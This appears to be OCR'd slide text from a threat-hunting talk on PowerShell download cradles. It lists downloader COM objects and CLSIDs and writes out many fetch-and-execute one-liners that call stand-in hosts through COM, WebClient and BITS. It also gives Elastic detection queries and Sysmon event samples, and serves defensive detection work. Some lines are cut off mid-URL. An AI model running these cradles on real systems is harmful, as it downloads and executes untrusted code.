https://www.hybrid-analysis.com/sample/da82eaeba71eeb95d643b0343b2c095d72b686314cd340631aa8d9fe08a74714?environmentId=100

Download Cradles. COM Objects

There are several COM objects, that can be used for downloading:

ProgID	CLSID
InternetExplorer.Application	0002DF01-0000-0000-C000-000000000046
Msxml2.XMLHTTP	F6D90F16-9C73-11D3-B32E-00C04F990BB4
Msxml2.XMLHTTP.3.0	F5078F35-C551-11D3-89B9-0000F81FE221
Msxml2.XMLHTTP.6.0	88d96a0a-f192-11d4-a65f-0040963251e5
Msxml2.ServerXmlHttp	AFBA6B42-5692-48EA-8141-DC517DCF0EF1
Msxml2.ServerXMLHTTP.3.0	AFB40FFD-B609-40A3-9828-F88BBE11E4E3
Msxml2.ServerXMLHTTP.6.0	88d96a0b-f192-11d4-a65f-0040963251e5
WinHttp.WinHttpRequest.5.1	2087c2f4-2cef-4953-a8ab-66779b670495
Word.Application	000209FF-0000-0000-C000-000000000046
Excel.Application COM	00024500-0000-0000-C000-000000000046

Download Cradles. COM Objects

Msxml2.XMLHTTP (F6D90F16-9C73-11D3-B32E-00C04F990BB4)

```
powershell –command “$h=New-Object -ComObject Msxml2.XMLHTTP;
$h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText”
```

```
powershell –command “$h = [activator]::CreateInstance([type]::GetTypeFromCLSID('F6D90F16-9C73-11D3-B32E-
00C04F990BB4')); $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText”
```

InternetExplorer.Application (0002DF01-0000-0000-C000-000000000046)

```
powershell –command “$ie=New-Object -comobject InternetExplorer.Application; $ie.visible=$False;
$ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r”
```

```
powershell -command "$ie = [activator]::CreateInstance([type]::GetTypeFromCLSID('0002DF01-0000-0000-C000-
000000000046')); $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5;
$r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r"
```


Download Cradles. COM Objects

Word.Application (000209FF-0000-0000-C000-000000000046)

```
powershell.exe  $comWord=New-Object -ComObject Word.Application; While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)
```

```
powershell $comWord = [activator]::CreateInstance([type]::GetTypeFromCLSID('000209FF-0000-0000-C000-000000000046’)); While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)
```

Download Cradles




```powershell
################################################## System.Net. cradles ##################################################
# System.Net.Webclient DownloadString
IEX (New-Object Net.Webclient).DownloadString('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/

# System.Net.Webclient DownloadData
IEX ([System.Text.Encoding]::ASCII.GetString((New-Object Net.Webclient).DownloadData('https://gist.githubusercontent.com/Heirha

$test = (New-Object Net.Webclient).DownloadData('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d

# System.Net.Webclient DownloadFile (touches disk)
(New-Object Net.Webclient).DownloadFile('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/45

# System.Net.Webclient OpenRead
IEX (new-object System.IO.StreamReader ((New-Object Net.Webclient).OpenRead('https://gist.githubusercontent.com/Heirhabarov/691

$r = (New-Object Net.Webclient).OpenRead('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/4

# System.Net.WebRequest
$r = [System.Net.WebRequest]::Create('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/45896

# System.Net.HttpWebRequest
$r = [System.Net.HttpWebRequest]::Create('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/4

# System.Net.FileWebRequest
$r = [System.Net.FileWebRequest]::Create('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/4

# System.Net.FtpWebRequest
$r = [System.Net.FtpWebRequest]::Create('https://gist.githubusercontent.com/Heirhabarov/69105374b08b12ab10f215b0923119d2/raw/45
```

https://gist.github.com/Heirhabarov/0e70be1185186834f739ad7168732a34

PowerShell Download Cradles. Let’s hunt It!

Search for cmdlets, objects and functions names, related to download cradles:

*(winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(*WebClient* *DownloadData* *DownloadDataAsync* *DownloadDataTaskAsync* *DownloadFile* *DownloadFileAsync* *DownloadFileTaskAsync* *DownloadString* *DownloadStringAsync* *DownloadStringTaskAsync* *OpenRead* *OpenReadAsync* *OpenReadTaskAsync* *FileWebRequest* *FtpWebRequest* *HttpWebRequest* *WebRequest* *WebRequestMethods* *curl* *wget* *RestMethod* *WinHttpRequest* *WinHttp* iwr irm "*internetExplorer.Application*" "*Msxml2.XMLHTTP*" "*MsXml2.ServerXmlHttp*") OR (winlog.event_data.CommandLine:("*System.Xml.XmlDocument*" "*Excel.Application*" "*Word.Application*") AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*)) OR (winlog.event_data.CommandLine:*BitsTransfer* AND -winlog.event_data.CommandLine:*upload*))*




winlog.event_id	winlog.event_data.CommandLine	
400	`Powershell -Command $r = [System.Net.WebRequest]::Create('http://www.site.com/PSScript.ps1'); $resp = $r.GetResponse(); $respstream = $resp.GetResponseStream(); $sr = new-object System.IO.StreamReader $respstream; $result = $sr.ReadToEnd(); IEX $result`	PowerShell Engine is started
1	`powershell  IEX (Invoke-RestMethod 'http://www.site.com/PSScript.ps1')`	Process Creation
7,045	`powershell -command "Import-Module bitstransfer;Start-BitsTransfer 'https://www.site.com/PSScript.ps1' 'bitstest';IEX (Get-Content '.\bitstest' -raw)"`	Service Installation
4,698	`powershell.exe -command "IEX (wget 'https://www.site.com/PSScript.ps1')"`	Scheduled Task Creation
13	`powershell $h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','https://www.site.com/PSScript.ps1',$false);$h.send();iex $h.responseText`	Registry Key Modification
20	`"powershell IEX (New-Object Net.Webclient).DownloadString('http://10.0.0.1/test.ps1')"`	WMI Consumer Installation

PowerShell Download Cradles. COM objects CLSID Let’s hunt It!

Search for CLSID of COM objects, that can be used for downloading:


*(winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:("*0002DF01-0000-0000-C000-000000000046*" "*F6D90F16-9C73-11D3-B32E-00C04F990BB4*" "*F5078F35-C551-11D3-89B9-0000F81FE221*" "*88d96a0a-f192-11d4-a65f-0040963251e5*" "*AFBA6B42-5692-48EA-8141-DC517DCF0EF1*" "*AFB40FFD-B609-40A3-9828-F88BBE11E4E3*" "*88d96a0b-f192-11d4-a65f-0040963251e5*" "*2087c2f4-2cef-4953-a8ab-66779b670495*") OR (winlog.event_data.CommandLine:("*000209FF-0000-0000-C000-000000000046*" "*00024500-0000-0000-C000-000000000046*") AND winlog.event_data.CommandLine:(*http* *ftp* *sftp*)))*



winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
PowerShell	400	`powershell $comWord = [activator]::CreateInstance([type]::GetTypeFromCLSID('000209FF-0000-0000-C000-000000000046'));While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)`
Microsoft-Windows-Sysmon	1	`powershell -command "$comExcel=[activator]::CreateInstance([type]::GetTypeFromCLSID('00024500-0000-0000-C000-000000000046')); While($comExcel.Busy) { Start-Sleep -Seconds 1 } $comExcel.DisplayAlerts=$False; $Null=$comExcel.Workbooks.Open('http://www.site.com/PSScript.ps1'); While($comExcel.Busy) { Start-Sleep -Seconds 1 } IEX (($comExcel.Sheets.Item(1).Range('A1:N'+$comExcel.Sheets.Item(1).UsedRange.Rows.Count).Value2|?{(Variable _).Value})-Join'`n'); $comExcel.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comExcel)"`
Microsoft-Windows-Sysmon	1	`powershell  $h = [activator]::CreateInstance([type]::GetTypeFromCLSID('2087c2f4-2cef-4953-a8ab-66779b670495'));$h.open('GET','http://www.site.com/PSScript.ps1',$false);$h.send();iex $h.responseText`
PowerShell	400	`powershell -command $ie = [activator]::CreateInstance([type]::GetTypeFromCLSID('0002DF01-0000-0000-C000-000000000046')); $ie.visible=$False; $ie.navigate('http://www.site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r`

PowerShell Download Cradles. BITS

*powershell Import-Module **bitstransfer; Start-BitsTransfer** 'http://www.site.com/PSScript.ps1' 'bitstest'; IEX (Get-Content '.\bitstest' -raw)*




Event Properties - Event 1, Sysmon

General | Details

```
Process Create:
RuleName:
UtcTime: 2019-06-15 04:06:02.818
ProcessGuid: {c731fdc5-6eaa-5d04-0000-0010a852b504}
ProcessId: 3868
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: powershell  Import-Module bitstransfer;Start-BitsTransfer
'http://www.site.com/PSScript.ps1' 'bitstest';IEX (Get-Content '.\bitstest' -raw)
CurrentDirectory: C:\Windows\system32\
User: SHOCKWAVE\admin
LogonGuid: {c731fdc5-2001-5cfd-0000-0020475c0d00}
```

Log Name: Microsoft-Windows-Sysmon/Operational




Event Properties - Event 3, Bits-Client

General | Details

```
The BITS service created a new job.
Transfer job: BITS Transfer
Job ID: {e1b1c9bf-d80a-4652-a19c-8b359634af97}
Owner: SHOCKWAVE\admin
Process Path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3868
```

Log Name: Microsoft-Windows-Bits-Client/Operational



Event Properties - Event 61, Bits-Client

